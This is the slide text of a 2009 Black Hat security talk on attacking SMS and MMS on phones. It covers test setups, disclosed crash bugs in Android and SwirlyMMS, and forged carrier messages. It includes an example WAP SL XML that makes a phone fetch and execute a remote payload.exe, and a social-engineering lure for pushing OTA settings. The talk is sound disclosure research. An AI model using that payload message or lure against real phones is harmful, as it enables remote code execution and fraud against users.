Attacking SMS

BlackHat USA – 2009

Zane Lackey (zane@isecpartners.com)

Luis Miras (luis@ringzero.net)

RingZero
https://luis.ringzero.net

iSEC
PARTNERS

Agenda

- **SMS Background**
  - Overview
  - SMS in mobile security

- **Testing Challenges**

- **Attack Environment**

- **Attacks**
  - Implementation
  - Configuration
 - Architecture

- **Conclusion**

RingZero
https://luis.ringzero.net

iSEC PARTNERS

SMS Background

- **We're discussing SMS in the GSM world**

- **SMS is a "catch-all" term**
  - SMS
  - MMS
  - EMS
  - …

- **Functions as a store-and-forward system**

- **Passed between carriers differently**
 - Often converted to multiple formats along the way

RingZero
https://luis.ringzero.net

iSEC PARTNERS

SMS Flow – Intra-carrier

SMSC

Bob

2:05pm

new
message

Alice

iSEC PARTNERS

SMS Flow – Inter-carrier

Carrier 1(SMSC)

Carrier 2(SMSC)

Bob

2:05pm

new
message

Alice

iSEC PARTNERS

MMS Flow

Why is SMS important to mobile security

- **Mobile phone messaging is unique attack surface**
  - Always on

- **Functionality becoming more feature rich**
  - Ringtones
  - Videos
  - Pictures

- **Technical hurdles for attackers are dropping**
  - Easily modified phones
    - iPhone
    - Android
  - Functionality at higher layers
    - Lower layers will be attackable soon

RingZero
https://luis.ringzero.net

iSEC
PARTNERS

Network Protocols Comparison

User Data Header

01 | 07 | 91 | 5155551512F2 | 04 | 0B | 81 | 5155551512F2 | 00 | enc | 8040326195328A | len | payload

UDH | Message

iSEC PARTNERS

SMS UDH Background

- **Allows for new functionality to be built on top of SMS**
    - MMS
    - Ringtones
    - Large/multipart messages

- **Also allows for new set of attacks**
    - Is above the SMS header layer
    - Can easily be pushed on to carrier network

iSEC
PARTNERS

SMS UDH Example

- **Concatenated:**

| 05 | 00 | 03 | 42 | 01 | 00 |

- **Port addressing (WAP):**

| 06 | 05 | 04 | 0B | 84 | 34 | F0 |

Testing Environment

Testing Setup

- **Sending messages**
    - Access to GSM modem

- **Encoding/Decoding messages**
    - PDUs
    - MSISDNs
    - WBXML

- **Receiving messages**
    - Determining what was actually received

iSEC PARTNERS

Sending messages

- **AT interface**
  - GSM modems support AT commands
    - AT+CMGS, AT+CMGW, etc…
  - Different devices and chipsets vary in supported features
  - Terminal needed, HyperTerminal, Minicom, PySerial

- **Can sometimes access GSM modem in phone**
  - Either via serial cable or Bluetooth
  - Tends to be easier on feature phones

- **Modems vary in message support**
  - GSM chip is at the heart of the modem.
  - GSM chip documentation requires NDAs
  - Treating chip as black box

RingZero
https://luis.ringzero.net

Encoding/Decoding messages

- **Encode/Decode SMS**
    - PDUSpy http://www.nobbi.com/pduspy.htm
    - By hand

- **WBXML**
    - libwbxml converts between XML and WBXML http://libwbxml.aymerick.com/
        - wbxml2xml.exe – converts WBXML to XML
        - xml2wbxml.exe – converts XML to WBXML
    - Python bindings available

iSEC
PARTNERS

Receiving messages

- **Many phones drop or alter messages**
  - By the time a user sees the message through the phones UI, the phone has already potentially modified
  - In the case of special messages (ex: concatenated), the user wont see the message until all parts arrive
  - This hides too much data from a tester, need to see the raw message that arrives from the carrier

- **To obtain access to raw incoming PDU, it is best to use modems or older phones with extremely limited functionality**
  - New phones store messages in phone memory
  - Old phones will write raw PDU directly to SIM

- **SIM can then be removed from phone and analyzed**
  - We've modified a tool, pySimReader, to allow easy viewing of raw PDUs

RingZero
https://luis.ringzero.net

iSEC
PARTNERS

Attack Environment

RingZero
https://luis.ringzero.net

Attack environment goals

- **Increase speed**
  - Requiring the carrier to deliver each message is slow

- **Reduce Cost**
  - $0.10-$0.50 per message gets expensive when you're fuzzing thousands of messages

- **Add ability to analyze issues**
  - Debugging, viewing logs, etc
  - Sniffing traffic

RingZero
https://luis.ringzero.net

iSEC
PARTNERS

Virtual MMS Configuration

- **Originally used by Collin Mulliner**

- **Virtual MMSC with Kannel and Apache**

- **Apache needs a new mime type**
  - application/vnd.wap.mms-message mms

- **Currently only Windows Mobile allows complete Virtual MMS environment over WIFI**
  - Needs new MMS server configuration
  - WM 6.x needs registry key changes
    - HKEY_LOCAL_MACHINE\Comm\Cellular\WAP\WAPImpl\SMSOnlyPorts

RingZero
https://luis.ringzero.net

iSEC
PARTNERS

MMS Attack Vectors

- **Message Headers**
  - MMS uses many types of messages SMS, WAP, WSP

- **Message contents**
  - SMIL
    - Markup language to describe content
  - Rich content
    - Images
    - Audio/Video

iSEC
PARTNERS

Windows Mobile Challenges

- ## IDA Pro is the best debugger
  - Problems connecting and attaching in both IDA Pro and ActiveSync
    - IDA 5.5 wince debugger fixes some problems

- ## General Debugger problems
  - ActiveSync is terrible
  - ActiveSync connection disables the cellular data connection

- ## System binaries cannot be stepped into.
  - XIP binaries cannot be copied off the device by default
  - Tools available to dump files or firmware images
    - dumprom by itsme
    - Extract_XIP on xda-developers.com

iSEC PARTNERS

iPhone 2.x Challenges

- **No native MMS**

- **GDB has broken features**
  - Apple maintains their own GCC and GDB ports
  - GDB based on a 2005 release

- **GDB server is broken**

- **Many timers within CommCenter**
  - Expired timeouts while debugging results in CommCenter restarting

iSEC PARTNERS

iPhone 3.0 beta Challenges

- **MMS possible using modified carrier files**

- **Same GDB issues as 2.x**

- **By default breakpoints in CommCenter would crash process**
  - Adding debugging entitlements failed

- **CommCenter workaround**
  - Attach to CommCenter
  - Turn off all security
    - sysctl -w security.mac.proc_enforce=0
    - sysctl -w security.mac.vnode_enforce=0
  - Set breakpoints
  - Turn on security (sometimes needed)

RingZero
https://luis.ringzero.net

iSEC PARTNERS

Attacks

iSEC
PARTNERS

Implementation Vulnerability

- **Android flaw in parsing UDH for concatenated messages**
  - Concatenated messages have a sequence number. Valid range is 01-FF.
    - Setting sequence to 00 triggers an unhandled invalid array exception.

- **Impact: Crashed com.android.phone process on Android G1**
  - Disables all radio activity on the phone. Unable to:
    - Make/Receive phone calls
    - Send/Receive SMS

- **Privately disclosed to Google in March, fixed in Android "cupcake" release**

iSEC PARTNERS

Additional Implementation Vulnerability

- **SwirlyMMS Notification From field denial of service**
  - SwirlyMMS is 3rd party iPhone app to support MMS
  - Bug in SwirlyMMS < 2.1.4

- **Impact: Crashes CommCenter process indefinitely**
  - Disables all radio activity on the phone. Unable to:
    - Make/Receive phone calls
    - Send/Receive SMS
  - Need to remove SIM and download corrupt message to another phone

- **Reported to SwirlySpace**
  - Thanks to Tommy and Mats!

RingZero
https://luis.ringzero.net

iSEC PARTNERS

Configuration vulnerability

- **Who is responsible?**
  - Much different from normal software vulnerabilities
  - OEMs, OS vendors, carriers all play a role in product

- **Windows Mobile WAP push SL "vulnerability"**
  - Posted by c0rnholio on xda-developers.com
    http://forum.xda-developers.com/showthread.php?t=395389
  - Executes binary without notifying the user
  - Not a Microsoft issue!

RingZero
https://luis.ringzero.net

iSEC PARTNERS

Configuration vulnerability

- **Microsoft recommends strict permissions for WAPSL**

  "**Do not put SECROLE_USER_UNAUTH security role in Service Loading (SL) Message Policy.**"

  - In practice, many phones allow SECROLE_USER_UNAUTH WAP SL messages
  - This means unauthenticated users executing binaries on phones.
  - HKLM\Security\Policies\Policies   (recommended values)
   - 0x0000100c : 0x800
    - 0x0000100d : 0xc00

- **Example WAP SL WXML**

```
<?xml version="1.0"?>
<!DOCTYPE sl PUBLIC "-//WAPFORUM//DTD SL 1.0//EN"
   "http://www.wapforum.org/DTD/sl.dtd">
<sl href="http://example.com/payload.exe" action="execute-low"
   ></sl>
```

iSEC
PARTNERS

Architecture Attacks

- **Lots of behind-the-scenes administrative messages are sent from the carrier to the phone**

- **These messages can be forged by attackers**
  - No source checking or cryptographic protections on messages

- **If an attacker constructs a validly formatted message, phones usually interpret it accordingly**

- **Benign example: voicemail notifications**

iSEC PARTNERS

You've got (lots of fake) mail!

iSEC PARTNERS

Carrier Administrative Functionality – OTA Settings

- **A far more damaging example: OTA Settings**

- **OTA (Over The Air) Settings are used by carrier to push new settings to a phone**

- **Will prompt users, but easily combined with social engineering attacks**
  - "This is a free message from your carrier. We're rolling out new settings to our customers to enhance their mobile experience. Please accept these new settings when they appear on your phone in the next several minutes."
